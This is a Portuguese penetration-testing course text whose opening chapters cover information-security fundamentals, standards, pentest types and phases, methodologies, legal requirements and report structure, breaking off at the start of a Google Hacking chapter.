Capítulo 1

Introdução à Segurança da Informação

1.1. Objetivos

- Fornecer ao aluno uma visão geral sobre segurança da informação
- Entender a importância da segurança da informação no mundo de hoje
- Conhecer as principais ameaças
- Compreender a terminologia básica utilizada
- Conhecer algumas certificações da área

1.2. O que é segurança?

Segundo o dicionário da Wikipédia, **segurança** é um substantivo feminino, que significa:

- Condição ou estado de estar seguro ou protegido.
- Capacidade de manter seguro.
- Proteção contra a fuga ou escape.
- Profissional ou serviço responsável pela guarda e proteção de algo.
- Confiança em si mesmo.

Dentro do escopo com relação ao que iremos estudar, os três primeiros tópicos adequam-se perfeitamente ao que será abordado ao longo do curso. No entanto, veremos esses aspectos na visão do atacante, aquele que tem por objetivo justamente subverter a segurança.

E o que queremos proteger?

Vamos analisar o contexto atual em primeiro lugar...

Na época em que os nobres viviam em castelos e possuíam feudos, com mão de obra que trabalhavam por eles, entregando-lhes a maior parte de sua produção e ainda pagavam extorsivos importos, qual era o maior bem que possuíam? Terras! Isso mesmo, quem tinha maior número de terras era mais poderoso e possuía mais riqueza. Posto que quanto mais terras, maior a produção recebida das mãos dos camponeses que arrendavam as terras de seu suserano.

Após alguns séculos, com o surgimento da Revolução Industrial, esse panorama muda completamente... Os camponeses deixam os campos e passam a trabalhar nas fábricas, transformando-se em operários.

Quem nunca viu o filme “Tempos Modernos” de Chaplin? Chaplin ilustra muito bem como era a rotina desses operários.

Nessa fase da história da civilização, o maior ativo é a mão de obra,

juntamente com o capital. Quem tinha o maior número de operários, trabalhando "incansavelmente", detinha o poder, pois possuía maior capital, gerado pela produção incessante das indústrias.

No entanto, como tudo o que é cíclico e está em constante mudança, o cenário mundial novamente se altera, inicialmente com o movimento iluminista.

O *Iluminismo*, a partir do século XVIII, permeando a Revolução Industrial, prepara o terreno para a mudança de paradigma que está por vir. Os grandes intelectuais desse movimento tinham como ideal a extensão dos princípios do conhecimento crítico a todos os campos do mundo humano. Supunham poder contribuir para o progresso da humanidade e para a superação dos resíduos de tirania e superstição que creditavam ao legado da Idade Média. A maior parte dos iluministas associava ainda o ideal de conhecimento crítico à tarefa do melhoramento do estado e da sociedade.

E com isso, começamos a ver, através de uma grande mudança de paradigma, que a detenção de informações ou conhecimentos, que tinham algum valor, é que define quem tem o poder nas mãos ou não. E surge, então, a ***era da informação***!

Com esse acontecimento, inicia-se o surgimento da internet e a globalização, possibilitando o compartilhamento em massa da informação. Nesse momento não é mais a mão de obra, terras, máquinas ou capital que regem a economia e dita quem tem o poder, mas sim a informação, que se torna o principal ativo dessa era.

Estamos na **era da informação**, e nada mais lógico que um corpo de conhecimento fosse criado para dar a devida atenção às anomalias e proteger esse ativo tão importante. Essa área de atuação, que já existia há muito anos, mas agora com tarefas bem mais definidas, com regras e normas a serem seguidas é a **Segurança da Informação**, ou SI.

1.3. Segurança da Informação

A Segurança da Informação tem como principal objetivo, justamente, proteger as informações, que são os principais ativos atualmente, que sejam importantes para uma organização ou indivíduo.

Entendendo esse conceito, não é suficiente apenas conhecer as normas existentes e as várias formas possíveis de proteção, mas é necessário também conhecer os riscos inerentes e as possíveis formas de ataque.

De acordo com o maior estrategista que já existiu, Sun Tzu, se você conhece a si mesmo e ao seu inimigo, não precisará temer o resultado de mil batalhas. Afinal, se conhece os estratagemas empregados por atacantes maliciosos, estará muito mais capacitado para proteger seu principal ativo: a informação.

1.4. Padrões/Normas

1.4.1. ISO 27001

Essa norma aborda os padrões para sistemas de gestão de segurança da informação. Substitui a norma BS 7799-2

1.4.2. ISO 27002

Baseada na norma ISO 27001, essa norma trata das boas práticas de segurança da informação, onde indica uma série de possíveis controles dentro de cada contexto da área de segurança. A partir de 2006, tornou-se substituta da norma ISO 17799:2005.

1.4.3. Basileia II

É uma norma da área financeira, conhecida também como Acordo de Capital de Basileia II. Essa norma fixa-se em três pilares e 25 princípios básicos sobre contabilidade e supervisão bancária.

1.4.4. PCI-DSS

A norma Payment Card Industry Data Security Standard, é uma padronização internacional da área de segurança de informação definida pelo Payment Card Industry Security Standards Council. Essa norma foi criada para auxiliar as organizações que processam pagamentos por cartão de crédito na prevenção de fraudes, através de maior controle dos dados e sua exposição.

1.4.5. ITIL

É um conjunto de boas práticas para gestão, operação e manutenção de serviços de TI, aplicados na infraestrutura. A ITIL busca promover a gestão de TI com foco no cliente no serviço, apresentando um conjunto abrangente de processos e procedimentos gerenciais, organizados em disciplinas, com os quais uma organização pode fazer sua gestão tática e operacional em vista de alcançar o alinhamento estratégico com os negócios.

1.4.6. COBIT

Do inglês, ***Control Objectives for Information and related Technology***, é um guia de boas práticas, como um framework, voltadas para a gestão de TI. Inclui, em sua estrutura de práticas, um framework, controle de objetivos, mapas de auditoria, ferramentas para a sua implementação e um guia com técnicas de gerenciamento.

1.4.7. NIST 800 Series

Série de documentos, guias e pesquisas desenvolvidos pelo National Institute of Standards and Technology, voltadas para a área de segurança da informação. Essa série é composta de documentos considerados "Special Publications", os quais abordam desde segurança na tecnologia Bluetooth, até segurança em servidores.

Dica: o documento desta série que é equivalente ao que estamos estudando ao longo desse curso, que pode inclusive representar uma metodologia específica, é o NIST 800-115.

1.5. Por que precisamos de segurança?

- Evolução da tecnologia focando a facilidade de uso

  Quanto mais a tecnologia evolui, mais fácil torna-se a operação dos novos sistemas e ferramentas. Já vai ao longe o tempo em que era necessário gravar de cabeça 500 comandos diferentes para utilizar o computador para as tarefas mais costumeiras e simples do dia a dia. Hoje em dia tudo está ao alcance de um clique do mouse, e quando não, de um movimento de cabeça, se pensarmos nos sistemas de captura de movimentos.

- Aumento do uso de redes e interligação das aplicações

  Tudo está conectado atualmente! E quando uma máquina ou sistema é comprometido, tudo o que está ao seu redor corre o risco de ser comprometido também. Isso demanda uma maior capacidade de gerenciamento do parque computacional, que cresce exponencialmente e muitas vezes de forma desordenada.

- Diminuição do nível de conhecimento para a execução de um ataque avançado

  Com a facilidade de uso aumentando gradativamente, a necessidade de conhecimento de alto nível para realizar ataques avançados também diminui. Se um adolescente de 12 anos procurar na internet sobre ataques de negação de serviço, por exemplo, encontrará ferramentas de simples utilização e pode facilmente derrubar um grande servidor.

- Aumento da complexidade para administração de infraestrutura de computadores e gerenciamento

  Quanto maior o parque computacional, mais difícil se torna seu gerenciamento, e disso surgem inúmeros problemas graves, de consequências desastrosas. Com o aumento da complexidade da infraestrutura e, consequentemente, da sobrecarga dos administradores de rede, torna-se cada vez mais difícil gerenciar tudo o que ocorre e monitorar satisfatoriamente o funcionamento da infraestrutura organizacional.

1.6. Princípios básicos da segurança da informação

A área de SI possui três pilares básicos com o acréscimo de mais duas, que permitem a troca segura de informação, desde que nenhum deles seja violado. São eles:

1.6.1. Confidencialidade

Esse pilar é o responsável pelo controle de acesso à informação apenas por aquelas pessoas ou entidade que tenham permissão compatível com sua função e

determinada pelo dono daquela informação.

1.6.2. Integridade

Aqui, através dessa propriedade, é determinada a necessidade de garantir que a informação mantenha todas as suas características originais como determinadas pelo proprietário da informação.

1.6.3. Disponibilidade

Propriedade que define que determinada informação esteja sempre disponível para o acesso quando necessário, de maneia íntegra e fidedigna. Alguns dos ataques conhecidos buscam justamente derrubar a disponibilidade, e para algumas empresas o simples fato de não ter suas informações disponíveis durante determinado período de tempo, isso pode acarretar prejuízos estrondosos.

1.6.4. Autenticidade

Propriedade responsável por garantir que a informação vem da origem informada, permitindo a comunicação segura e garantia de que a informação a qual tem acesso é correta e de fonte confiável.

1.6.5. Legalidade

É a propriedade que define se determinada informação, ou operação, está de acordo com as leis vigentes no país. As mesmas leis que regem um país podem ser completamente diferentes em outro, o que pode ocasionar uma série de problemas, caso o sistema de gestão não seja adaptável.

Podemos ver na figura a seguir alguns dos distúrbios mais comuns aos pilares da SI, vinculados a ataques que visam à área de TI:

Abrangência	Ameaça	Exemplo
Confidencialidade	*Browsing*	Procurar por informações sem necessariamente saber seu tipo
	Shoulder surfing ("papagaio de pirata")	Olhar sobre o ombro da pessoa o que é digitado.
	Engenharia Social	Fingir ser alguém com a intenção de ter acesso a informações.
Integridade	Modificar uma mensagem	Interceptar uma mensagem, alterá-la e enviá-la ao seu destino original
	Alteração de logs de auditoria	Modificar os logs de auditoria, normalmente com a intenção de ocultar fatos
	Modificação de arquivos de configuração	Alterar arquivos críticos em um sistema para modificar sua fucionalidade.
Disponibilidade	Desastres naturais ou provocados	Vandalismo, incêndios, terremotos, terrorismo, vulcanismo, ...
	Negação de serviço (DoS)	Comprometimento de serviços de importância fundamental para processos
	Comprometimento de informações	Modificar dados de forma a ficarem inúteis para outras pessoas

O nível de segurança desejado, pode se consubstanciar em uma política de segurança que é seguida pela organização ou pessoa, para garantir que uma vez estabelecidos os princípios, aquele nível desejado seja perseguido e mantido.

É de extrema importância saber equilibrar o nível de segurança com a funcionalidade e facilidade de uso do sistema, pois o mais importante para a empresa é o negócio, e a segurança existe para proteger o negócio da empresa, e não atrapalhá-lo.

1.6.6. Terminologias de segurança

- Vulnerabilidade – fragilidade que pode fornecer uma porta de entrada a um atacante
- Ameaça – agente ou ação que se aproveita de uma vulnerabilidade
- Risco – (Impacto X Probabilidade) da ameaça ocorrer
- Ataque – Incidência da ameaça sobre a vulnerabilidade
- Exploit – Programa capaz de explorar uma vulnerabilidade

1.7. Ameaças e ataques

Em segurança da informação, precisamos estar atentos às possíveis ameaças que podem, de alguma maneira, comprometer os pilares de SI. A partir das ameaças, podemos ter noção dos riscos que envolvem a atividade organizacional. Para cada tipo de atividade, ou contexto, o conjunto de ameaças será diferente, requerendo também reações e posturas diferentes para diminuí-las.

Vamos separar as ameaças em dois grandes grupos: físicas e lógicas.

As ameaças físicas, caso ocorram, comprometerão o ambiente físico onde a informação está armazenada ou processada.

Dentre as ameaças físicas podemos considerar:

- Alagamento
- Raios
- Acessos indevidos
- Desabamentos

E no grupo das ameaças lógicas, podemos contar as seguintes:

- Infecção por vírus
- Acessos remotos à rede
- Violação de senhas

Assim como dividimos as ameaças em dois grandes grupos, os ataques também podem ser divididos da mesma maneira: Internos e Externos.

Os ataques internos representam por volta de 70% dos ataques que ocorrem aos sistemas e redes. Mesmo que a maioria das pessoas acreditem que a maior parte dos ataques surjam de fontes externas, essa é uma maneira errônea de encarar as coisas.

Dentre os ataques internos, encontramos em sua maioria, aqueles realizados por funcionários de dentro da própria organização, que estão insatisfeitos, buscam

vingança ou participam de alguma ação de espionagem industrial, vendendo as informações conseguidas para o concorrente.

Outro tipo de ataque vindo de “insiders”, surge de funcionários despreparados, que sem o devido conhecimento do funcionamento do sistema, ou das políticas organizacionais, age de maneira errônea, causando o comprometimento do sistema da empresa.

Quando vamos analisar os ataques externos, novamente nos deparamos com a possibilidade de comprometimentos cujos objetivos estejam vinculados à espionagem industrial, que apesar de ser ilegal, muitas organizações recorrem a esse expediente para não ficar para trás, na luta pelo domínio de mercado.

Outra possibilidade da origem de comprometimentos de sistemas, pode ser a curiosidade ou simplesmente o desafio que representa para um cracker, cujo objetivo de comprometer o sistema, seja basicamente isso: comprometer o sistema e poder dizer que foi ele quem fez isso. Ou então, o furto de dados que de alguma forma sejam úteis para o cracker. Bons exemplos desse tipo de ataques, podem ser encontrados no livro “A Arte de Invadir”, de autoria de Kevin Mitnick.

- Exemplo de ameaça:

  “Uma chuva de granizo em alta velocidade”

- Exemplo de vulnerabilidade:

  “Uma sala de equipamentos com janelas de vidro”

- Exemplo de ataque:

  “A chuva de granizo contra as janelas de vidro”

O risco será calculado considerando a probabilidade de uma chuva de granizo em alta velocidade ocorrer e atingir a janela de vidro.

1.8. Mecanismos de segurança

Para mitigar ou diminuir sensivelmente as ameaças, podemos empregar uma série de dispositivos e mecanismos de segurança, sejam as ameaças físicas ou

lógicas. Para cada contexto, temos grupos diferentes de mecanismos que podem ser utilizados.

1.8.1. Mecanismos físicos

- Portas
- Trancas
- Paredes
- Blindagem
- Guardas
- Câmeras
- Sistemas de alarme
- Sistema de detecção de movimentos
- Biometria

Os mecanismos físicos de proteção, são barreiras que limitam o contacto ou acesso direto a informação ou a infra-estrutura (que garante a existência da informação) que a suporta.

1.8.2. Mecanismos lógicos

- Criptografia
- Firewall
- Anti-Vírus
- IDS
- IPS
- Proxy

- Anti-Spam

Os mecanismos lógicos, são barreiras que impedem ou limitam o acesso a informação, que está em ambiente controlado, geralmente eletrônico, e que, de outro modo, ficaria exposta a alteração não autorizada por elemento mal intencionado.

1.9. Serviços de segurança

Existe hoje em dia um elevado número de ferramentas e sistemas que pretendem fornecer segurança. Alguns exemplos são os detectores de intrusões, os antivírus, firewalls, firewalls locais, filtros anti-spam, fuzzers, analisadores de código, etc.

Além de dispositivos de segurança, também existem diversos serviços relacionados a segurança da informação.

Esses serviços precisam de profissionais com um conhecimento altamente especializado, primeiro por lidar com análises complexas, e segundo por envolver informações sigilosas que precisam de tratamento especial, para que não sejam comprometidas de alguma maneira.

Dentre os serviços oferecidos por profissionais de segurança estão:

- Criação de Políticas de Segurança
- Implantação de CSIRTs
- Hardening de Servidores
- Análise de Vulnerabilidade
- Teste de Invasão
- Análise de Aplicação
- Perícia Computacional
- Treinamento de Colaboradores
- Auditoria

1.10. Certificações

Na área de segurança, há muitas certificações reconhecidas pelo mercado. Sendo que cada ma delas possui um foco diferente, nível de conhecimento diferente e formas de avaliações diversas.

Abaixo listamos as principais certificações da área de SI:

- **CompTIA**

  Security+

- **Cisco Systems**

  CCNA Security • CCSP • CCIE Security

- **EC-Council**

  CEH • CHFI • ECSA • ENSA • LPT

- **GIAC**

  GSIF • GSEC • GCIA • GCFW • GCFA • GCIH • GPEN • GCUX • GCWN • GWAPT • GAWN • GREM • GSE

- **ISACA**

  CISA • CISM

- **(ISC)²**

  CAP • CISSP • CSSLP • ISSAP • ISSEP • ISSMP • SSCP

- **ISECOM**

  OPSA • OPST

- **Offensive Security**

  OSCP • OSCE

- **Immunity**

  NOP

Dentro do conteúdo estudado e de acordo com o contexto que estamos estudando, algumas certificações possuem em sua avaliação muito dos assuntos

abordados em aula. Podemos citar, dentre essas, as certificações:

- CEH, ECSA, LPT, OPSA, OSCP, GPEN

1.11. War Games

Para facilitar e possibilitar a utilização das técnicas aprendidas no curso, sem causar qualquer tipo de comprometimento a ambientes reais, podemos utilizar como ferramenta o que é conhecido como War Games: jogos que simulam ambientes reais e permitem colocar em prática técnicas de exploração de vulnerabilidades.

1.11.1. War Games desktop

- Uplink
- Hacker Evolution
- BSHacker
- Street Hacker
- MindLink
- Cyber Wars

1.11.2. War Games online

- http://www.hackthissite.org/
- http://www.hackquest.de/
- http://www.hack4u.org/

- http://www.mod-x.co.uk/main.php
- http://bigchallenge.free.fr/
- *http://www.hackertest.net/*

1.12. Exercícios teóricos

1 – O que é um exploit?

_____

_____

2 – Qual a importância da segurança da informação nos dias de hoje?

_____

_____

3 – Que tipo de proteção pode ser utilizar para manter a integridade de uma informação que trafega por meios não seguros?

_____

_____

4 – Em qual norma podemos nos basear para implantar controles que podem proteger servidores de uma rede?

_____

Capítulo 2

Introdução ao Teste de Invasão e Ética Hacker

2.1. Objetivos:

- Fornecer ao aluno uma visão geral sobre testes de invasão
- Entender a anatomia e os tipos diferentes de ataques
- Conhecer as fases de um teste de invasão
- Conhecer as metodologias e os aspectos legais

2.2. Visão geral sobre o Pentest

O Teste de Intrusão é um processo de análise detalhada do nível de segurança de um sistema ou rede usando a perspectiva de um infrator. Trata-se de um teste realista ao nível de segurança das infra-estruturas e da informação que estas detêm. No Teste de Intrusão são testadas vulnerabilidades técnicas e conceituais das infra-estruturas alvo.

O objetivo principal é simular de forma controlada um ataque real que normalmente é executado por criminosos. Desta maneira é possível ter o conhecimento total do que poderia acontecer caso esse ataque realmente existisse, garantindo assim a possibilidade de uma estratégia de prevenção.

2.3. Tipos de Pentest

2.3.1. Blind

Nessa modalidade o auditor não conhece nada sobre o alvo que irá atacar, porém o alvo sabe que será atacado e o que será feito durante o teste.

O grande risco desse tipo de teste, é que o alvo pode avisar a equipe de TI e decidirem fazer atualização do sistema, aplicar patchs de correção e segurança. Esse tipo de pentest é interessante para ter conhecimento de como e quais informações sobre a organização e sua infraestrutura é possível de um atacante ter acesso.

2.3.2. Double blind

Nessa modalidade o auditor não conhece nada sobre o alvo, e o alvo não sabe que será atacado e tão pouco sabe quais testes o auditor irá realizar.

É o método de pen test mais realista possível, aproximando-se de um ataque real, pois ambas as parte, auditor e alvo, não sabem com o que irão se deparar. Afinal, em um ambiente real, o atacante não sabe nada inicialmente sobre seu alvo, e o alvo nunca saberá qual tipo de ataque um cracker pode realizar contra sua

infraestrutura.

2.3.3. Gray Box

Nessa modalidade o auditor tem conhecimento parcial do alvo, e o alvo sabe que será atacado e também sabe quais testes serão realizados.

Aproxima-se de um teste onde é simulado o ataque de dentro de um ambiente completamente monitorado e controlado.

2.3.4. Double Gray Box

Nessa modalidade o auditor tem conhecimento parcial do alvo, e o alvo sabe que será atacado, porém, não sabe quais testes serão executados.

Esse é o melhor método para simular um ataque partindo de um funcionário insatisfeito, que possui privilégios de usuário, por exemplo, e procura realizar escalada de privilégios para ter acesso às informações que seu nível ou grupo não possui.

2.3.5. Tandem

Nessa modalidade o auditor tem total conhecimento sobre o alvo, o alvo sabe que será atacado e o que será feito durante o ataque. Também conhecido como “caixa de cristal”.

Esse tipo de pen test é bem próximo de uma auditoria, pois ambos estão preparados e sabem o que vai ser realizado. É o ideal para ser feito periodicamente, monitorando as vulnerabilidades novas e mudanças feitas na infraestrutura.

2.3.6. Reversal

Nessa modalidade o auditor tem conhecimento total do alvo, porém o alvo não sabe que será atacado, e tão pouco sabe quais testes serão executados.

Esse formato de teste é ideal para testar a capacidade de resposta e como está o timing de ação da equipe de resposta a incidentes do alvo.

2.4. As fases de um ataque

Um ataque, ou teste de invasão, é composto por uma série de fases, onde em cada uma determinadas operações são realizadas.

O que vai definir a diferença de um teste de invasão e um ataque realizado por um cracker, são justamente a intenção, o escopo e o espaço de tempo disponível para o mesmo.

As fases básicas de um ataque são explicadas a seguir.

2.4.1. Levantamento de Informações

Essa é a fase mais importante de um ataque e de um teste de invasão.

Baseado no que é descoberto nessa fase, todo o planejamento é realizado e os vetores de ataque definidos. Essa fase prossegue na fase seguinte, onde as informações iniciais são extendidas, de forma mais detalhada.

Podemos dizer que essa é a fase abrangente, e a fase seguinte detalha as informações adquiridas nessa primeira fase.

Qualquer informação que seja vinculado ao alvo é considerada de valor nesse primeiro passo:

- Concorrentes
- Nome de funcionários
- Endereços
- Telefones
- Sites

- Empresas
- Comunidades sociais
- Empresas do mesmo grupo e etc.

2.4.2. Varredura

Nessa fase o atacante busca informações mais detalhadas o alvo, que posam permitir definir seus vetores de ataque e enxergar as possibilidades que podem permitir ganhar acesso ao sistema, através da exploração de alguma falha encontrada.

Aqui buscamos informações que respondam algumas perguntas, como por exemplo:

- Qual sistema operacional o alvo utiliza?
- Quais os serviços estão sendo executados no alvo?
- Quais serviços estão disponíveis para acesso?
- Qual a versão de cada serviço sendo executado?
- Há IDS/IPS na rede?
- Há honeypots na rede?
- Há firewalls na rede?
- Existe uma rede interna e outra externa, como uma DMZ?
- Há serviços com acesso público rodando em alguma máquina?
- Há algum software malicioso já sendo executado em alguma máquina?

A partir dessas informações, o atacante pode buscar maiores detalhes na internet ou fóruns especializados em busca de exploits que permitam explorar falhas existentes nas versões dos serviços sendo executados.

2.4.3. Ganhando acesso

Aqui o atacante coloca em prática tudo aquilo que planejou a partir das informações obtidas previamente.

Dependendo de seus vetores de ataque, ele pode realizar uma série de ataques buscando ganhar acesso ao sistema alvo, como por exemplo:

- Ataques de força bruta local
- Ataques de força bruta remoto
- Captura de tráfego de rede
- Ataque de engenharia social
- Ataques às aplicações WEB
- Exploração de serviços
- Exploração de sistema operacional

Conseguindo acesso ao sistema, o atacante realizará uma série de operações buscando a elevação de seus privilégios caso o mesmo já não seja de root.

2.4.4. Mantendo acesso

Após conseguir o acesso, o atacante busca, de alguma forma, manter o acesso conseguido através de seus ataques. Isso normalmente não é utilizado por um pen tester, a não ser que seja extremamente necessário.

O risco de configurar o sistema, implantando backdoors ou outro tipo de dispositivo que permita o acesso posterior, é que a ferramenta utilizada pode voltar-se contra você, pois outras pessoas podem descobri-la, explorá-la e ganhar acesso facilmente ao sistema comprometido.

Portanto, essa fase, quando realizada durante um teste de invasão, precisa de extremo cuidado e planejamento para não trazer comprometimentos e prejuízos

desnecessários ao alvo.

2.4.5. Limpando rastros

Nessa fase final do ataque, o atacante apaga todos os seus rastros, todos os registros de operações realizadas dentro do sistema comprometido.

Como o pen tester tem autorização para realizar os testes, não é necessário apagar rastros. Isso se torna importante para um pen tester, apenas se quiser testar, também, a capacidade da equipe de perícia forense e respostas a incidentes de descobrir o que foi feito e recuperar informações alteradas.

2.5. Categorias de ataques

Há vários tipos de ataque possíveis de serem realizados. Podemos dividir tais ataques em dois grandes grupos:

2.5.1. Server Side Attacks

Server Side Attack ou ataque ao servidor foca na tentativa de explorar serviços que estão em execução em um determinado dispositivo. Normalmente não precisam de interação do usuário e provê uma Shell remota para o atacante.

- São exemplos de ataques a servidores:
- Ataques a servidores WEB
- Ataques a servidores de e-mail
- Ataques a servidores DNS
- Ataques a serviços RPC

2.5.2. Client Side Attacks

Client Side Attacks ou ataques ao cliente foca na tentativa de explorar aplicações que são executadas no computador e que normalmente precisam de uma interação da pessoa para que o ataque seja executado.

São exemplos de ataques ao cliente:

- Exploração de falhas no Internet Explorer
- Exploração de falhas em editores de texto
- Exploração de falhas em Clientes de E-mail
- Exploração de falhas em programas reprodutores de vídeo

Nesses casos, o cliente precisa visitar um site, ou abrir um e-mail, ou então abrir um arquivo que explorará a aplicação que está instalada no computador do cliente.

Packs como Mpack e IcePack exploram vulnerabilidades em navegadores webs, ou seja, realizam um client side attack.

2.6. Metodologias existentes

Para um teste de invasão não ficar “solto” e sem uma sequência lógica coerente, a comunidade de segurança, através de alguns órgãos, associações, institutos e pesquisadores, criou uma série de metodologias para servirem como guias básicos para a correta realização de testes de invasão.

Isso permite uma certa padronização nos testes realizados seguindo uma outra metodologia. Podemos citar as seguintes metodologias conhecidas internacionalmente:

- OSSTMM
- OWASP Testing Guide

- NIST SP800-115 e SP800-42
- ISSAF
- PenTest Frameworks

Nosso treinamento foi feito baseado na metodologia OSSTMM (Open Source Security Testing Methodology Manual), e nessa metodologia as premissas para realizar um teste são:

- O teste dever ser conduzido exaustivamente
- O teste deve contemplar todos os itens necessários
- O escopo do teste não deve ferir os direitos humanos básicos
- Os resultados devem ser quantificáveis
- Os resultados devem ser consistentes
- Os resultados devem conter apenas o que foi obtido com os testes

Essas são as premissas de um teste de intrusão. Ainda em acordo com a OSSTMM, o resultado final deve conter os seguintes tópicos:

- Data e hora dos testes
- Tempo de duração dos testes
- Analistas e pessoas envolvidas
- Tipo do teste
- Escopo do teste
- O resultado da enumeração
- Margens de erro
- Qualificação do risco
- Qualquer tipo de erro ou anomalia desconhecida

Dica: a metodologia OSSTMM é voltada mais para testes em sistemas e infraestrutura, apesar de também contemplar testes em aplicações WEB. A metodologia desenvolvida pelo OWASP, já é específica para testes de invasão em aplicações WEB.

2.7. Como conduzir um teste de invasão

Alguns passos básicos são necessários para a preparação e realização de um teste de invasão, para que o mesmo seja bem sucedido. Dentre esses passos, ou fases, podemos destacar os seguintes:

Passo 1: Converse com seu cliente sobre as necessidades do teste;

Esse é um dos passos mais importantes, pois não podemos deixar que existam "zonas cinza" no que foi contratado e acertado, entre o cliente e o pen tester. Aqui definimos tudo, desde o escopo, ao tipo de teste que será realizado. Aqui também é definido o que é permitido e o que não é permitido realizar durante o teste.

Passo 2: Prepare o contrato de serviço e peça ao cliente para assiná-los;

Depois de tudo definido no primeiro passo, é feito um contrato de prestação de serviço, onde está descrito o que será realizado (escopo, horários, equipe de profissionais, permissões, etc) e assinado por contratado e contratante.

Além de um contrato de prestação de serviço, é de grande importância a assinatura de um NDA (non disclosure agreement), que define que as informações que a equipe do teste de invasão terá acesso, não serão revelados ou divulgados, excetuando-se à pessoa que assinou o contrato de prestação de serviço.

Passo 3: Prepare um time de profissionais e agende o teste;

Aqui reunimos os profissionais que participarão dos testes e lhes passamos todas as informações pertinentes ao que será realizado.

A partir da formação da equipe e definição de papéis para cada profissional, podemos agendar o teste com o cliente e iniciar o planejamento do mesmo com a equipe em conjunto.

Passo 4: Realize o teste;

Nesse passo é onde o teste é efetivamente executado. Lembrando sempre de seguir o que foi acordado com o cliente e respeitar as cláusulas do contrato e NDA assinados.

Passo 5: Analise os resultados e prepare um relatório;

Todas as informações coletadas, resultados obtidos e ocorrências durante a realização do teste são posteriormente reunidas e analisadas. Os resultados dessas análises são colocados em um relatório, contextualizados, e é feita a descrição, explicação e possível solução para cada falha encontrada e explorada.

Passo 6: Entregue o relatório ao cliente.

O relatório pós-teste, é entregue APENAS para a pessoa responsável pela contratação do teste de invasão, ou definida em contrato.

Como as informações contidas em tal relatório são extremamente sensíveis, deve-se tomar o máximo cuidado possível para que o mesmo não caia nas mãos de pessoas sem autorização para ter acesso ao mesmo. O ideal é que a equipe não guarde nem mesmo uma cópia do relatório, e isso deve ser definido no NDA e no contrato de serviço.

Essa medida extrema é tomada justamente para evitar qualquer vazamento possível de informações.

2.8. Aspectos Legais

É importante atentarmos para os aspectos legais de um teste de invasão, e se os mesmo estão de acordo com as leis vigentes no país, e principalmente com o que foi assinado no contrato de prestação de serviço ou NDA.

Devemos lembrar-nos de uma coisa:

TESTE DE INVASÃO SEM PERMISSÃO É CRIME!

Portanto, tenha sempre um contrato prévio assinado com o cliente, onde serão definidos os seguintes pontos:

- Limites do teste: até onde pode ir;
- Horários: períodos de menor utilização ou menos críticos;
- Equipe de suporte: caso haja alguém para tomar providências caso alguém ataque tenha efeitos colaterais;
- Contatos: ao menos três contatos, com e-mail, endereço e telefone;
- Permissão assinada: um documento assinado pelo responsável pela empresa, com os nomes das pessoas da equipe autorizadas a realizar os testes.

Dentro do que foi acordado, devemos ter o máximo cuidado para não causar comprometimentos que tragam algum tipo de prejuízo ao cliente, como a indisponibilidade de informações vitais para o funcionamento organizacional, por exemplo.

Levando em conta esse aspecto, se possível, é interessante reproduzir o ambiente de testes em máquina virtual para aproximar-se do possível comportamento do ambiente testado antes de finalmente lançarmos alguns tipos de ataques.

Isso evitaria a maior parte dos comprometimentos não planejados à infraestrutura do cliente, e pode poupar muita dor de cabeça!

2.9. Exercícios teóricos

1 – Qual o objetivo da OSSTMM?

_____

_____

2 – Qual a necessidade da utilização de uma metodologia para realizar um teste de invasão?

_____

_____

3 – Cite algumas publicações especiais da NIST que poderiam ser utilizadas para a realização de um teste de invasão.

_____

_____

4 – Quais as fases de um ataque?

_____

Capítulo 3

Escrita de Relatório

3.1. Objetivos

- Entender o que é um relatório
- Aprender o que deve conter em um relatório de teste de invasão
- Desenvolver um modelo básico de relatório de teste de invasão

3.2. O que é um relatório?

Um relatório é um conjunto de informações, utilizado para reportar resultados parciais ou totais de uma determinada atividade, experimento, projeto, ação, pesquisa, ou outro evento, esteja finalizado ou ainda em andamento.

No caso de um teste de invasão, é necessário gerarmos um relatório final contendo todos os passos realizados, comandos e programas utilizados, além dos resultados obtidos e a avaliação dos mesmos.

3.3. O que deve conter no relatório

A estrutura básica de um relatório de teste de invasão deve respeitar, ao menos, os seguintes tópicos:

- **Capa**

  Onde deve estar presente o nível de confidencialidade do documento. Deve apresentar também o nome do contratado e do contratante. Outra informação importante é o nome da pessoa ao qual o relatório está sendo endereçado, sendo o representante da contratante como exposto no contrato de prestação de serviços.

- **Índice**

  Facilitará a compreensão das seções existentes no relatório e possibilitará a busca posterior por tópicos específicos constantes no relatório. Deve ser o mais detalhado possível.

- **Classificação do nível de confidencialidade do documento**

  Nesta seção é importante citar novamente o nível de confidencialidade do

documento, destacando a quem o documento está endereçado, com posterior assinatura do representando do contratante e do contratado.

- **Sumário executivo**

  No sumário executivo contextualizamos todo o teste de invasão, definindo os horários de realização dos testes, as necessidades do teste de invasão apresentadas pelo contratante, o retorno de investimento que um pen test pode trazer para a empresa e etc.

- **Definição do escopo**

  Na definição de escopo é onde descrevemos o tipo e o nível do teste realizado, descrevendo o que foi e até onde foi testado. Aqui, nos baseamos nas permissões que recebemos do contratante, de até onde podemos ir e o que podemos fazer.

- **Definição dos vetores de ataque**

  Aqui entra o mapa mental que criamos com os possíveis vetores de ataque e o planejamento para cada possibilidade. Definimos também as várias possibilidades de ataque, classificando-as de acordo com o nível de facilidade para alcançar o objetivo definido no escopo do teste.

  Outro aspecto que entra nessa seção são os resultados obtidos com o mapeamento da rede e a definição dos alvos.

- **Ataques realizados**

  Na definição dos ataques realizados, várias informações devem estar contidas nessas definições. São elas:

  ✔ Ferramentas utilizadas

- ✔ Exploits executados
- ✔ Comandos utilizados
- ✔ Resultados recebidos
- ✔ Classificação das vulnerabilidades por nível de facilidade de exploração, popularidade, impacto, e tirando a média desses 3, informando o risco.

- **Solução**

  Essa última seção é onde informamos possíveis soluções para as vulnerabilidades encontradas.

Capítulo 4

Google Hacking

4.1. Objetivos

- Entender o que é Google Hacking
- Conhecer os riscos que o Google traz
- Aprender como usar o Google como ferramenta auxiliar para um pentest
- Conhecer os principais comandos do Google
- Aprender como encontrar buscas pré-definidas, utilizando o GHD

4.2. Google Hacking

Google Hacking é a atividade de usar recursos de busca do site, visando atacar ou proteger melhor as informações de uma empresa. As informações disponíveis nos servidores web da empresa provavelmente estarão nas bases de dados do Google.

Um servidor mal configurado pode expor diversas informações da empresa no Google. Não é difícil conseguir acesso a arquivos de base de dados de sites através do Google.

O Google possui diversos recursos que podem ser utilizados durante um teste de invasão, e justamente por isso é considerada a melhor ferramenta para os hackers, pois permite acesso a todo e qualquer tipo de informação que se queira.

